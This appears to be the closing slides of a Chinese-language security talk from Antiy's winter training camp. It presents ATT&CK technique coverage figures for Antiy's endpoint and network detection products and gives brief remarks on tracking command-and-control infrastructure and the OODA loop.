- ATT&CK总计330项，目前已覆盖168项，覆盖度51%，可防御/可拦截75、可检测/可记录93，可对每一个技术点输出对应的标签。



基于端点侧部署的安天智甲终端防御系统的检测和拦截点

安天探海威胁检测系统可识别协议和元数据提取

基于对载荷文件的检测
可以大幅度的提升威胁框架的覆盖度



基于流量侧部署的安天探海威胁监测系统的可输出的攻击动作标签

针对高级威胁活动中C2多样化的抽象，猎杀与捕获

展开

- C2有效时间不固定，非黑即白是不合理的。
- C2的状态是变化的，需要持续的跟进观察。
- OODA循环：闭环是一切持续对抗性活动的本质特性。

谢谢大家

安天冬训营 wtc.antiy.cn